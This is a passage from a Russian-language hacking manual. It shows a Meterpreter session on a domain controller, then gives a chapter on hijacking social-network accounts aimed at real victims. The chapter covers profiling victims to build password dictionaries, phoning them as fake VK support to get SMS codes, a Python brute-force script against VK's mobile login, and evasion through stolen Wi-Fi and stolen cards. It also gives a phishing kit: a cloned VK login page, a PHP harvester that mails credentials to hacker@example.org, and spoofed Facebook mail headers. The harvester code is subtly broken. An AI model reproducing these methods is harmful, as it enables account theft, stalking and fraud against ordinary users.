Итак, успешно установления сессия *meterpreter* и мы можем вводить команды, которые будут запущены на хакнутой системе:

```
sysinfo
Computer        : DC01
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 4
Meterpreter     : x64/windows
```

Примечательно, если мы введем *getuid*, чтобы получить UID пользователя, мы увидим, что мы работаем от имени системы:

```
Server username: NT AUTHORITY\SYSTEM
```

Как только что было показано, можно относительно легко взломать современную версию Windows Server, если она не была вовремя пропатчена. Если ты являешься сисадмином, то только что мы наглядно продемонстрировали, зачем нужно устанавливать заплатки безопасности и обновления. Продемонстрированная нами угроза до сих пор остается актуальной, поскольку далеко не все админы старательно относятся к своим обязанностям. В результате имеем огромную дыру в безопасности, через которую могут не только улетучиться данные (утечка), но и пострадать вся система.

Глава 8.

Взлом и защита аккаунтов в социальных сетях

В этой главе мы поговорим еще об одном интересном вопросе – взломе страничек в социальных сетях. Расскажем, как взломать и как защититься от взлома.

8.1. Кто и зачем взламывает аккаунты

Существует различные причины взлома аккаунтов в соцсетях. В зависимости от причины взлома различают, собственно, взлом (когда хакер получает доступ к аккаунту жертвы) и так называемый «угон» аккаунта, когда хакер меняет пароль, привязывает другой телефон, чтобы жертва больше не могла войти в аккаунт.

Итак, выделим основные причины:

- **Взлом ради взлома** – пользуется спросом у начинающих хакеров. Они просто тренируются. Для них важен сам взлом, а не желание кому-то нагадить. Конечно, бывают и не очень хорошие хакеры, которые сначала взламывают страничку, а потом постят на ней различные гадости. Здесь уж как повезет или не повезет жертве. Такой взлом может быть с угоном или без такового. Сложно прогнозировать новичка, который сначала ломает, а потом думает, что со всем этим делать. Так как никакой цели нету, после взлома со страничкой может произойти все, что угодно – от желания или настроения хакера.
- **Бытовые причины** – ревность, желание контролировать любимого человека или ребенка. Как правидо, такие взломы не сопровождаются угоном странички. Пароль никто не меняет, поскольку важно, чтобы жертва ничего не заподозрила и продолжала пользоваться аккаунтом. Хакеру интересно, с кем она общается, какие сообщения пишет и т.д. Думаю, здесь все понятно.
- **Рассылка спама** – хакер взламывает страничку и затем постит с нее рекламу в ленту. Как правило, такой взлом сопровождается угоном – ему важно, чтобы реклама провисела как можно дольше, пока ее не удалят. Также ему

важно, чтобы рекламу увидели как можно больше пользователей, поэтому для таких целей взламываются только популярные аккаунты, у которых много друзей и подписчиков. Хакер может выслеживать жертву – он может быть одним из ее подписчиков. Ему важно знать, когда жертва будет хотя бы несколько дней отсутствовать. Идеальный период – когда жертва едет в отпуск. Не поверишь, сколько людей сообщают об отпуске в социальной сети! Как минимум жертва будет в дороге 1-2 дня и ей будет не до Интернета. А некоторые вообще на отдыхе отключают телефон, чтобы никто их не беспокоил. Следовательно, жертва будет отсутствовать вообще неделю. Конечно, пользователь обратится в службу поддержки, сообщит о взломе, предоставит документы, подтверждающие факт владения аккаунтом, IP-адреса, с которых он обычно входил, номер телефона и т.д. Аккаунт ему вернут, но чем позже это произойдет, тем лучше. Поэтому хакер поменяет не только пароль, но и номер телефона. Если такое произошло с твоей страничкой, не паникуй, а обратись в саппорт. Также не пытайся связаться с другого аккаунта с хакером. Он попросит деньги за возврат аккаунта, но не факт, что после оплаты он вернет аккаунт обратно. Скорее всего, нет. А служба поддержки социальной сети вернет тебе его совершенно бесплатно.

- **Взлом с целью получения выкупа за аккаунт** – еще одна популярная причина взлома. У жертвы угоняют аккаунт, а потом на ее телефон приходит SMS мол, за возврат аккаунта оплатите такую-то сумму. Иногда SMS может быть замаскировано под саму социальную сеть. Представь, что тебе приходит SMS от Facebook, в котором говорится что за незаконные действия с аккаунтом его заблокировали и за разблокировку нужно оплатить штраф 1000 рублей. Если твой аккаунт заблокирует социальная сеть, то она уже не разблокирует его за никакие деньги. 100% это мошенники, поэтому нужно связаться по официальным каналам (а не по тем, которые приводятся в письме) со службой поддержки социальной сети.

- **Взлом с целью продажи** – наверное, ты заметил частые объявления о аренде аккаунтов. Рекламщики берут в аренду твой аккаунт и производят свои манипуляции от твоего имени – ставят лайки за проплаченные посты, подписываются на страницы и т.д. Хакеры могут взломать и продать рекламщикам твой аккаунт. Пока ты будешь восстанавливать доступ, ты уже будешь подписан на тысячи всевозможных страниц. Некоторые пользователи из-за этого заводят себе новые аккаунты, чтобы не отписываться от всего этого и не снимать все проставленные лайки, так как это убьет кучу времени. Взлому подвергаются, как популярные, так и не

очень аккаунты. Здесь важен просто аккаунт, а количество друзей – это второстепенно.

- **Конкуренция или промышленный шпионаж** – иногда нужно взломать бизнес-аккаунт конкурента для получения нужной информации, например, настройки рекламной кампании, переписка с клиентами и т.д. В некоторых случаях бизнес-аккаунт взломать даже проще. Помни, что редко когда бизнес-аккаунтом пользуется один владелец, часто он предоставляет доступ к нему своим сотрудникам. А когда доступ имеют, скажем 5-7 человек, то твои возможности расширяются. Не получилось взломать один аккаунт, можешь пробовать взломать другой. Человеческая глупость или тупость не знает границ. Недавно одному из авторов этой книги было поручено проверить безопасность одного из предприятий, в том числе проверялся и бизнес-аккаунт на Facebook. Доступ к аккаунту был у пяти человек, в том числе у девушки Златы. Пароль к личному аккаунту Златы был Zlata<Номер_телефона>, причем номер телефона был в открытом доступе на страничке Златы. Занавес…

8.2. Сбор информации

Существуют различные методы взлома. Вообще, взлом социальной сети – не быстрое дело. Быстро только кошки родят и аккаунты взламывают хакеры в фильмах. Нужно запастись терпением, чтобы довести начатое до конца.

Не существует универсального метода взлома аккаунта. Прежде, чем приступить к взлому, ты должен собрать как можно больше информации о своей жертве. Чем больше информации ты соберешь, тем проще будет взломать пароль. Собирай всевозможную информацию и веди досье:

- Полное ФИО
- Дата и место рождения
- Место проживания
- Социальный статус
- Место работы и должность
- E-mail, номер телефона
- Девичью фамилию для женщин
- Любимые блюда, клички домашних животных, если они есть
- Любимые цветы, увлечения, хобби и т.д.

Также будет неплохо добавиться в друзья к некоторым друзьям жертвы, а затем добавиться в друзья к самой жертве. Этим ты не вызовешь подозрения (жертва увидит, что ты являешься общим знакомым, возможно, она где-то тебя видели (ясное дело, не тебя, а ту фейковую фотку, которую ты поставишь в фейковый аккаунт), и не захочет отказываться в добавлении в друзья, тем более, что есть общие знакомые). В результате ты получишь доступ к информации, которая открыта только для друзей – некоторые фото, по которым можно понять, где бывает жертва; номер телефона; email и т.д.

Номер телефона и e-mail тебе понадобятся для отправки фейковых сообщений якобы от социальной сети. Если на социальной страничке их нет, тебе придется их вычислить. Собери как можно больше аккаунтов, которыми пользуется твоя жертва – Facebook, VK, Instagram, Twitter и т.д. Поочередно, попробуй восстановить пароль в каждом из этих аккаунтов. При восстановлении пароля сообщение может быть отправлено или на e-mail или на телефон, если он привязан к аккаунту. Каждый из этих сервисов закрывает звездочками свою часть номера. Например, попытайся восстановить пароль на VK – ты получишь одну часть номера телефона. Затем, если почта у жертвы на Mail.Ru, попытайся восстановить доступ к почте – ты получишь вторую часть номера. Если не будет хватать нескольких символов, не проблема, можно перебрать, вариантов то всего 10 для каждого знако-места. Конечно, если не хватает двух цифр, то вариантов уже 100.

Почту можно вычислить в коде страницы. Например, если жертва пользуется социальной сетью Мой мир, то ее электронная почта есть в коде страницы профиля или даже в URL. Можно использовать социальный инжиниринг – познакомиться с жертвой, общаться несколько дней, чтобы не вызывать подозрения, затем попросить e-mail, чтобы отправить якобы интересующую жертву информацию. Вуаля – почта есть. Правда, жертва может использовать для социальной сети и личной переписки разные ящики – это усложнит задачу. Аналогичным образом, впрочем, можно добыть и номер телефона.

Также выясни все клички животных – которые были и которые есть. Очень часто кличка животного является частью пароля или самим паролем. То же самое можно сказать и о детях. Если у жертвы есть дети, выясни, как их зовут. Очень часто паролем является имя ребенка. Причем если есть девочка и мальчик, то, скорее всего, паролем будет имя девочки (возможно, с какими-то цифрами, например, годом или датой рождения, например, Vika201012).

Хобби или увлечения – еще одно слабое место. Например, если жертва – фанат Audi, то паролем может быть слово Audi с какими-то цифрами, например:

- AudiQ7 – марка и модель машины
- Audi798 – марка и часть номера.
- Audi_197_798 – марка и номер авто.

Да, номер автомобиля тоже желательно узнать – он может быть частью пароля. Номер, как правило, легко узнать по фотографиям, которые жертва выкладывает в социальной сети.

Из всех этих данных собери словарь возможных паролей. Пусть жертву зовут Андрей Иванов, жертва родилась 14.03.1977 года, имеет аккаунт в Facebook /iandrey1403, увлекается автомобилями, в частности Audi, владеет автомобилем с номером 798 регион 197 (номер вымышлен), также имеет дочь Викторию, которая родилась 20 октября 2012 года. Номер телефона жертвы 4952223344 (номер вымышлен).

Соберем список возможных паролей (это не все пароли, которые можно собрать на основе этих данных, просто чтобы ты понимал, как сформировать подобный словарь):

```
// Блок Хобби
Audi798
AudiQ7
AudiQ7_798
Audi_798
Audi_197798
Audi_798197
AudiQ7_798197
Audi798197
Audi197798

audi798
audiq7
audiq7_798
audi_798
audi_197798
audi_798197
audiq7_798197
audi798197
audi197798

// Блок личные данные
Andrey77
andrey140377
```

```
140377
14031977
Andrey140377
Andrey14031977
ivanov140377
ivanov140377
4952223344

// Дети и животные
Vika201012
vika201012
Vika20102012
vika20102012
Vika2012
vika2012

// Другие аккаунты
iandrey1403
iandrey140377
iandrey14031977

// Разный бред вроде:
123456789qwerty
qwerty1234567890000
```

Подобный список должен содержать не менее 100 различных вариантов пароля. Скорее всего, подобных вариантов будет больше, если ты соберешь всю необходимую информацию. Затем эти пароли можно будет или попробовать ввести вручную или же автоматизировать этот процесс. Брутфорсить (то есть подбирать паролей путем перестановки символов) нет особого смысла, так как после определенного количества попыток аккаунт блокируется на некоторое время, поэтому брутфорсинг может длиться вечно и не факт, что приведет к правильному паролю. Представим, что у жертвы был случайный пароль BM820A. Пока программа дойдет до этой комбинации символов может пройти несколько месяцев с учетом блокировок аккаунта. Разумеется, социальная сеть будет предупреждать, что пароль пытаются взломать. Жертва сменит его на Aa810Q. Программа такой пароль уже использовала месяц назад и он не подошел. Следовательно, при брутфорсинге есть вероятность вообще не получить пароль. А словари на основе личной информации позволяют угодить точно в цель и сократить время получения доступа от нескольких дней до нескольких часов. Пусть какая-то социальная сеть после 5 неправильных попыток блокирует аккаунт на час. Следовательно, за один час ты можешь ввести только 5 паролей. В твоем списке есть 100

паролей. Время взлома – 20 часов. Через 20 часов ты или получишь доступ к аккаунту или же ты неточно создал словарь паролей.

Внимание! Двухфакторная авторизация.

Фишкой последних дней стала двухфакторная авторизация. Когда социальная сеть видит, что пользователь пытается войти с другого устройства, она отправляет код на его номер телефона в SMS. Здесь важно запастись номером жертвы. Если такое произойдет, ты должен моментально отправить сообщение жертве «Для предотвращения нежелательного доступа к аккаунту отправьте код, полученный из предыдущего SMS» или что-то в подобном духе. Жертва в запарке может взять да и отправить код, который социальная сеть прислала ей для входа в аккаунт! Конечно, жертва может догадаться и ничего не отправить – такое тоже может произойти и тебе придется искать другие методы взлома. Также нужно отметить, что далеко не все пользователи включают двухфакторную авторизацию – многие даже не понимают, что это такое!

8.3. Методы взлома

8.3.1. Взлом электронной почты

В главе 3 мы приводили методы взлома электронного ящика. Если ты их с успехом освоил, можешь использовать их для получения доступа к электронному ящику пользователя. Как только ты завладел почтовым ящиком, ты можешь «восстановить» пароль к аккаунту социальной сети. В общем, дело техники. Недостаток этого метода в том, что жертва узнает, что пароль для странички был сменен. Но опять-таки все зависит от цели взлома, если это не бытовой взлом, когда нужно сохранить пароль, то тебе должно быть все равно.

8.3.2. Социальный инжиниринг

Методы социального инжиниринга также могут пригодится. Правда, в последнее время они не такие эффективные, как раньше, поскольку люди стали более образованными в IT-плане и менее доверчивыми. Однако такой метод может сработать. Особенно он хорошо работает с новичками – или с детьми или со стариками. Создай какой-то фейковый аккаунт, а еще лучше позвони (анонимно, через SIP) и представься представителем службы поддержки. Далее нужно выведать у жертвы всю необходимую тебе информацию. Можно

действовать наверняка и сказать, что осуществляется взлом вашей странички. Звоните, представляетесь специалистом техподдержки ВКонтакте Романом (ну или любым другим именем, которое вам больше нравится), уточняете ФИО (оно есть в анкете, как, часто и номер телефона) и сообщаете, что вашу страничку пытаются взломать. Сами тем временем пытаетесь войти на страничку пользователя, точнее восстановить его пароль. Сообщаете жертве, что сейчас на его номер телефона придет SMS и нужно продиктовать код, чтобы техподдержка могла убедиться в том, что пользователь – это именно он, и чтобы отсечь все попытки хакеров взломать аккаунт. Жертва сообщает код, дальше дело техники. Главное, чтобы ты позвонил раньше, чем придет код. Поэтому сначала звоним, устанавливаем контакт, а затем – инициируем восстановления пароля. С некоторыми пользователями это легко сработает и на все про все ты потратишь 5-10 минут. Это может существенно ускорить взлом по сравнению с другими методами, где придется неделями заниматься «окучиванием» аккаунта жертвы.

8.3.3. Перебор пароля

Как уже было отмечено ранее, различные утилиты для грубой силы (bruteforce) нет смысла использовать с социальными сетями, учитывая блокировку аккаунта после определенного количества неправильных попыток ввода пароля. Лучше всего использовать точечные словари, составленные на основе личных данных.

Пароли можно вводить вручную – их не так много – или же автоматизировать этот процесс. Всевозможные скрипты для сего ты можешь найти в Интернете. Приводим пример (лист. 8.1) скрипта, написанного на Python. Скрипт автоматизирует перебор паролей через мобильную версию ВКонтакте.

Листинг 8.1. Перебор пароля через мобильную версию ВКонтакте

```
#! coding: utf8
import grab, re, urllib2
from antigate import AntiGate
from grab import GrabTimeoutError
from time import sleep

cap_key = '123 '     #Ваш ключ с Antigate
def anti(key, file):       #Получение решения Captcha с Antigate
    try:
        try:
            data = AntiGate(key, file)
```

```
            return data
        except KeyboardInterrupt:
            print("Завершение")
    except:
        anti(key, file)

def save(url, file):                #Скачивание файла по URL
    site = urllib2.urlopen(url)
    f = open(file, 'wb')
    f.write(site.read())

def cap_solve(img):
    save(img, 'captcha.jpg')
    key = anti(cap_key, 'captcha.jpg')
    return key

def brute(login, passwords, save):
    out = open(save, 'w')
    psswrds = open(passwords,'r')

    try:
        int(login)
        prefix = True
    except:
        prefix = False

    g = grab.Grab()
    g.go('http://m.vk.com')

    for line in psswrds:
        psswrd = line.rstrip('\r\n')
        g.doc.set_input('email', login)
        g.doc.set_input('pass', psswrd)
        g.doc.submit()

        if g.doc.text_search(u'captcha'):
            all_captchas = re.findall('"(/captcha.php[^"]*)"',
g.response.body)[0]
            captcha = '' + all_captchas
            key = cap_solve(captcha)
            g.doc.set_input('email', login)
            g.doc.set_input('pass', psswrd)
            g.doc.set_input('captcha_key', str(key))
            g.doc.submit()
            print("cap")
            if 'Подтвердить' in g.response.body:
```

```
                if prefix:
                    prefix1 = g.doc.rex_search('\+[0-9]*').
group(0)
                    prefix2 = g.doc.rex_search(' [0-9]*').
group(0)
                    pre1 = re.findall('[0-9]{1,}', prefix1)[0]
                    pre2 = re.findall('[0-9]{1,}', prefix2)[0]

                    login = login.replace(pre1, '')
                     login = login.replace(pre2, '')

                     g.set_input('code', login)
                     g.submit()
                     print(login + ':' + psswrd +
'--success')
                     out.write(login + ':' + psswrd + '\n')
                else:
                    out.write(login + ':' + psswrd + '\n')
            else:
                if g.doc.rex_search('[^>]+').group(0) ==
'Login | VK':
                    print(login + ':' + psswrd + '--fail')
                else:
                    print(login + ':' + psswrd +
'--success')
                    out.write(login + ':' + psswrd + '\n')
    out.close()
    psswrds.close()
```

Да, этот скрипт далек от идеала, но при желании ты его можешь доработать. В нем хорошо то, что он будет сам вводить капчу с помощью Antigate, а капча будет появляться, поскольку ты входишь в систему из другой страны.

Примечание. Надеюсь, ты догадался использовать все меры предосторожности? Используй меры из главы 5 для обеспечения анонимности. Как минимум, не взламывай аккаунты со своего домашнего Интернета, купи SIM-карту и смени свою локацию. Используй VPN или Tor. Если карточку купить не получается, взломай чей-то Wi-Fi – это неплохой шанс остаться незамеченным. Но не забывай о предосторожности. Если не хочешь использовать VPN (или социальная сеть блокирует доступ из VPN/Tor), взломай чей-то Wi-Fi (только не соседский, а желательно в другом доме) и используй на своем компе для работы виртуаль-

ную машину, которую ты удалишь, как только цель будет достигнута. Чтобы на твоем компе не остались данные, которые могли бы доказать, что взламывал именно ты. А то Autopsy – довольно мощный инструмент и может накопать о тебе больше инфы, чем ты сам о себе знаешь!

Данный метод позволяет войти на страничку без смены пароля, то есть подойдет в случае, если тебе нужно, чтобы жертва не догадывалась о взломе страницы.

8.3.4. Фишинг или фейковая страничка. Очень подробное руководство

Фишинг - наверное, самый распространенный метод взлома страниц в социальных сетях. Например, хакер может просто создать идентичную по структуре и дизайну страницу, на которой сайт запрашивает логин и пароль жертвы. Когда жертва его вводит, логин и пароль отправляются хакеру.

> **Примечание.** Fishing происходит от fish – рыба. В свою очередь, этот метод подразумевает «ловлю на крючок». Попадется жертва или нет – зависит от опытности рыбака и смекалки рыбы.

Хоть и сейчас многие пользователи уже достаточно грамотные и могут отличить адрес фишингового сайта от реального, не стоит забывать, что есть новички, которые увидев схожий дизайн, начинают слепо доверять сайту.

Как реализовать:

1. Зарегистрируй домен вроде vk-login.com, facebook-login.com, fb-login.com или как-то так, чтобы было похоже на адрес соцсети. Регистрацию нужно производить на фейковый e-mail, оплачивать биткоинами или украденной кредиткой.
2. Купи какой-то дешевый хостинг, не в России, прикрути домен к этому хостингу. Купи самый дешевый SSL-сертификат, чтобы браузер не ругался на его отсутствие. Так у тебя ничего не получится еще в самом начале! Хостинг должен быть с поддержкой PHP – это обязательное условие.
3. Используя команду **Сохранить как** в браузере сохрани страничку входа в социальную сеть вместе с картинками.
4. Отредактируй HTML-код так, чтобы введенные имя пользователя и пароль отправлялись тебе на электронную почту, сценарий будет приведен.

5. При желании можно сделать редирект на социальную сеть, чтобы жертва ничего не заподозрила. Так как жертва, скорее всего, уже залогинена в социальной сети, достаточно будет сделать редирект на главную страницу – жертва ничего не поймет и ей не придется вводить пароль дважды.

6. Осталось только заманить жертву на фейковую страничку. Можно отправить ей сообщение о необходимости актуализации персональных данных, просмотре какого-то интересного контента и т.д. В общем, прояви фантазию. Вся проделанная до этого техническая работа зависит от того, насколько ты постараешься на последнем этапе. Facebook, например, регулярно спамит на почтовый ящик – мол посмотрите, кто смотрел твою страницу, кто оставил мнение о твоей странице, отправляет различные напоминалки о днях рождения и т.д. Если ты пользуешься этой сетью, то наверняка видел подобные сообщения. Отправь пользователю такое же сообщение, с таким же дизайном. В таких сообщениях, как правило, есть кнопка со ссылкой, например, ссылка ведет на мессенджер, чтобы поздравить пользователя с Днем рождения. Ты меняешь ссылку, которая введет на твой фейковый домен fb-login.com. Жертва переходит по ней и видит окно входа в социальную сеть. Если жертва переходит с мобильного телефона, она вовсе может ничего не заподозрить.

Теперь поговорим о технической части на примере ВКонтакте (все-таки это одна из самых популярных, если не самая популярная сеть на наших просторах). На рис. 8.1 показана страница входа в социальную сеть. Щелкни правой кнопкой мыши и выбери команду **Сохранить как**. Сохрани страницу как index.html, при сохранении выбери **Страница (полностью)**, как показано на рис. 8.2.




Рис. 8.1. Страница входа в ВКонтакте




Рис. 8.2. Сохранение страницы в ВКонтакте

Сохранять страничку нужно в отдельный каталог, специально созданный для этих целей (у нас это C:\vk). На рис. 8.3 показано содержимое этого каталога после сохранения странички. Все довольно лаконично.




Рис. 8.3. Страничка сохранена

Опубликуй содержимое каталога C:\vk на своем хостинге. Нужно скопировать содержимое, а не весь каталог – файл index.html и папку index_files. Попытайся открыть свой сайт. Ты увидишь примерно следующее (рис. 8.4).

Вместо русских символов – какая-то абракадабра. Явно не та страница, на которую можно заманить пользователя. Но обрати внимания – она в дизайне. Так что приступаем ко второму этапу.




Рис. 8.4. Абракадабра

Тебе понадобится текстовый редактор Notepad2 (бесплатно можно скачать по адресу https://www.flos-freeware.ch/). Открой index.html в этом редакторе и выбери команду **File, Encoding, UTF-8**. Затем измени кодировку windows-1251 на utf-8, нужная правка выделена на рис. 8.5.

Рис. 8.5. Редактируем index.html

Сохрани файл и опять залей его по FTP на свой сайт. Открой страничку заново. Теперь с кодировкой все хорошо (рис. 8.5). Если ты очень внимательный, то наверняка заметил, что не хватает изображения смартфона. Но об этом знаешь только ты, и не все пользователи знают, как должна выглядеть страничка входа. При желании ты можешь сделать скриншот страницы и на место объекта-смартфона вставить полученный скришот. Для этого тебе понадобятся знания HTML и работы в графическом редакторе Paint. В общем, основы основ. Мы этого делать не будем, так как считаем, что страница сгодится и так.




Рис. 8.6. Проблемы с кодировкой нет

Опять вернись в текстовый редактор. Сейчас у нас будет более важная задача. Нужно найти форму входа и изменить ее так, чтобы она передавала данные не ВКонтакте, а твоему сценарию, который будет их принимать и отправлять тебе на e-mail.

Наша форма входа выделена на рис. 8.7. Ее точный листинг приведен в лист. 8.2.

Рис. 8.7. Форма входа ВКонтакте

Листинг 8.2. Форма входа ВКонтакте

```
<form method="POST" name="login" id="quick_login_form"
action="https://login.vk.com/?act=login" target="quick_
login_frame">
```

```
    <input type="hidden" name="act" value="login">
    <input type="hidden" name="role" value="al_frame">
    <input type="hidden" name="expire" id="quick_expire_
input" value="">
    <input type="hidden" name="to" id="quick_login_to"
value="aW5kZXgucGhw">
    <input type="hidden" name="recaptcha" id="quick_
recaptcha" value="">
    <input type="hidden" name="captcha_sid" id="quick_
captcha_sid" value="">
    <input type="hidden" name="captcha_key" id="quick_
captcha_key" value="">
    <input type="hidden" name="_origin" value="https://
vk.com">
    <input type="hidden" name="ip_h"
value="f90f2623100eec23f2">
    <input type="hidden" name="lg_h"
value="50936lf6908e87c398">
    <input type="hidden" name="ul" id="quick_login_ul"
value="">
    <div class="label">Телефон или email</div>
    <div class="labeled"><input type="text" name="email"
class="dark" id="quick_email"></div>
    <div class="label">Пароль</div>
    <div class="labeled"><input type="password" name="pass"
class="dark" id="quick_pass" onkeyup="toggle(&#39;quick_
expire&#39;, !!this.value);toggle(&#39;quick_forgot&#39;,
!this.value)"></div>
    <input type="submit" class="submit">
  </form>
```

Код, на который нужно обратить внимание, выделен жирным:

- **https://login.vk.com/?act=login – сценарий входа, обрабатывающий введенные логин и пароль. Именно ему данные передает наша форма.**
- **email – это логин (email) пользователя**
- **pass – а это пароль пользователя.**

Итак, нам нужно изменить только сценарий входа на login.php:

```
 <form method="POST" name="login" id="quick_login_form"
action="login.php" target="quick_login_frame">
```

Теперь все данные форма будет отправлять сценарию login.php. Его нужно поместить в тот же каталог, что и наш index.html. Код этого сценария приведен в листинге 8.3.

Листинг 8.3. Код сценария login.php

```
<?php

// Получаем данные из формы
$email = $_POST['email'];
$login = $_POST['login'];

// разумеется, hacker@example.org меняем на свой адрес
электронной почты
mail('hacker@example.org', 'Passwords come', "Login $email
Pass $pass");

// Перенаправляем пользователя на главную страничку
ВКонтакте
header('Location: https://vk.com');
?>
```

Мы понимаем, что язык программирования PHP ты, скорее всего, не знаешь. Попытаемся разжевать максимально подробно. Первым делом наш сценарий получает данные из формы. Поскольку наша форма использует метод POST (см. method=»post» в коде формы), то мы используем массив $_POST. Если тебе встретится странная форма, передающая логин и пароль методом GET, то данные нужно искать в массиве $_GET.

Далее мы с помощью функции mail() отправляем введенные пользователем значения на твою электронку. Мы не стали морочить голову с заголовками письма, поэтому письмо может попасть в папку **Спам**. Периодически проверяй ее в поисках пароля. А можешь сам попробовать ввести логин и пароль для проверки формы, найти письмо в папке Спам и пометить его как не спам. В этом случае письма больше не будут попадать в Спам.

Далее, чтобы пользователь ничего не заподозрил, мы перенаправляем его на главную страницу входа в ВК. Собственно, на этом все. Ты получаешь логин и пароль, а пользователь ничего не подозревает, продолжает пользоваться ВК дальше. Метод подходит для случаев, когда не нужно сбрасывать пароль жертвы.

Фишинг – неплохой метод и с технической точки зрения совсем не сложный. Но дьявол кроется в деталях. От того, насколько качественно ты все реализуешь, будет зависеть успех этого мероприятия. Например, в нашем случае:

- Для экономии времени мы не стали публиковать картинку со смартфоном на странице входа. Это косяк. Не то, чтобы явный, но некоторые пользователи могут заметить.
- Также мы не использовали сайт с SSL. Обрати внимание – возле значка VPN есть значок восклицательного знака. Он говорит о том, что HTTPS не используется. Это тоже прокол. Нужно купить самый дешевый сертификат или прикрутить бесплатный сертификат Let's Encrypt. Конечные инструкции ты узнаешь у хостера, у которого купил хостинг под все это дело.
- Многое зависит от доменного имени, которое ты купишь. Насколько оно будет похоже на имя той сети, страничку в которой ты хочешь взломать. Конечно, глупых пользователей много и некоторые могут попросту не обратить внимание на адрес, но тебе же не хочется, чтобы пользователь заметил фейк?
- Огромное внимание нужно уделить письму, которое предназначено, чтобы заманить пользователя на фейковую страничку. Подделать его нужно полностью, до мельчайших подробностей, включая заголовки письма. О том, как подделать заголовки письма было сказано в главе 3. Например, для Facebook заголовки выглядят так:

```
$headers = 'From: Facebook <notification@facebookmail.com>'
."\r\n" .
    'Reply-to: noreply <noreply@facebookmail.com>' . "\r\n";

mail($to, $subject, $message, $headers);
```

> **Примечание.** Почему очень важно подделать заголовки? Да потому что некоторые пользователи сортируют сообщения от социальных сетей. Они попадают в определенную папку в интерфейсе почтовой программы. Если письмо попадет в другую папку, то ты прокололся уже в самом начале, так ничего и не начав. С вероятностью 90% можно сказать, что пользователь не перейдет по ссылке в твоем письме

